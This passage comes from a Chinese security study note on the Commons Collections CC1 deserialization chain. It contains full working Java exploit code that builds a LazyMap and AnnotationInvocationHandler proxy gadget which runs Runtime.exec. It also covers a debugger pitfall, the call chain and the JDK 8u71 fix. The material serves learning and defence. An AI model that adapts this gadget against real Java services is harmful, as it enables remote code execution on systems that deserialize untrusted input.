
要触发 AnnotationInvocationHander.invoke,用到动态代理
2.2 编写 EXP#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
| import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.annotation.Retention;
import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
public class CC1Test02 {
public static void main(String[] args) throws ClassNotFoundException, NoSuchMethodException, IOException, InvocationTargetException, InstantiationException, IllegalAccessException {
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
//chainedTransformer.transform(Runtime.class);
HashMap map = new HashMap();
//首先用 LazyMap 替换 TransformedMap
Map lazyMap = LazyMap.decorate(map, chainedTransformer);
//对 sun.reflect.annotation.AnnotationInvocationHandler 对象进行 Proxy
Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
//利用反射创建了一个 AnnotationInvocationHandler 对象;它内部的 memberValues 是 LazyMap
InvocationHandler handler = (InvocationHandler) constructor.newInstance(Retention.class, lazyMap);
//创建动态代理对象 proxyMap,当有人对这个 proxyMap 调用 Map 的任意方法,会进入 AnnotationInvocationHandler.invoke(...)
Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[] {Map.class}, handler);
//因为 proxyMap 自己序列化 /反序列化不会触发链子;只有 AnnotationInvocationHandler 的反序列化过程才会去主动访问 memberValues
//把 proxyMap 塞进一个新的 AnnotationInvocationHandler 的 memberValues 字段里,让它在 readObject() 时被调用
Object o = constructor.newInstance(Retention.class, proxyMap);
serialize(o);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
2.3 问题#

- 未执行到 readObject 就弹出计算器
《Java 安全漫谈》
在使用Proxy代理了map对象后,我们在任何地方执行map的方法就会触发Payload弹出计算器,所
以,在本地调试代码的时候,因为调试器会在下面调用一些toString之类的方法,导致不经意间触发了
命令。

解决办法有 :
设置 - 构建、执行、部署 - 调试器 - 数据视图 - Java
关闭:
启用集合类的替代视图
启用’toStringO’对象视图
2.4 总结#
漏洞原理:
LazyMap.decorate(Map, Transformer) 包装一个底层 Map。- 当调用
get(key) 时,如果 key 不存在,就会调用 transformer.transform(key) 生成值并返回
利用链:

AnnotationInvocationHandler.readObject
AnnotationInvocationHandler.invoke
memberValues.get
LazyMap.get
LazyMap.get.factor.transform
ChainedTransformer.transform
ConstantTransformer.transform
InvokerTransformer.transform
漏洞修复:#
TransformedMap 在 Java 8u71 以上的版本就不可以使用了。
首先梳理一下 TransformedMap 利用链的逻辑:
TransformedMap.decorate 包装了一个 Map,并设置了一个恶意 Transformer,TransformedMap 在调用Map.Entry.setValue 的时候,会触发 transformer.transform(value),在 gadget 链里,利用 AnnotationInvocationHandler 的反序列化逻辑,最终会调用到 Map.Entry.setValue,触发恶意代码。
而利用 AnnotationInvocationHandler 主要用的是 readObject方法的反序列化操作,
readObject方法在反序列化时会遍历 Map 中的 entry,调用 entry.setValue() 来调整键值。于是恶意的 TransformedMap entry 会被调用 setValue,从而执行 transform()。
https://hg.openjdk.org/jdk8u/jdk8u/jdk/rev/f8a528d0379d

新建一个LinkedHashMap,对值的修正,改成了 value = new ...,而不是直接调用entry.setValue,后续的操作都是针对LinkedHashMap。这样一来,streamVals就不会去调用 setValue,它只是作为一个输入被读取了一遍,然后就进入了LinkedHashMap,不会触发恶意方法。
所以说,漏洞的修复和 setValue关系不大,
《Java 安全漫谈》
对于这次修改,有些文章说是因为没有了setValue,其实原因和setValue关系不大。改动后,不再直接
使用反序列化得到的Map对象,而是新建了一个LinkedHashMap对象,并将原来的键值添加进去。
所以,后续对Map的操作都是基于这个新的LinkedHashMap对象,而原来我们精心构造的Map不再执
行set或put操作,也就不会触发RCE了。
2、 LazyMap#

原来 readObject 会通过 memberValues.get(name) 或者 entry.setValue(...) 间接调用 Map 的查找/写入方法,现在改为遍历反序列化出来的 streamVals.entrySet()、直接读取 entry.getValue() 并把值复制到一个新的 LinkedHashMap,然后用 Unsafe 直接在内存里把对象字段的引用一次性写入 。这样就切断了触发 LazyMap.transform 的路径。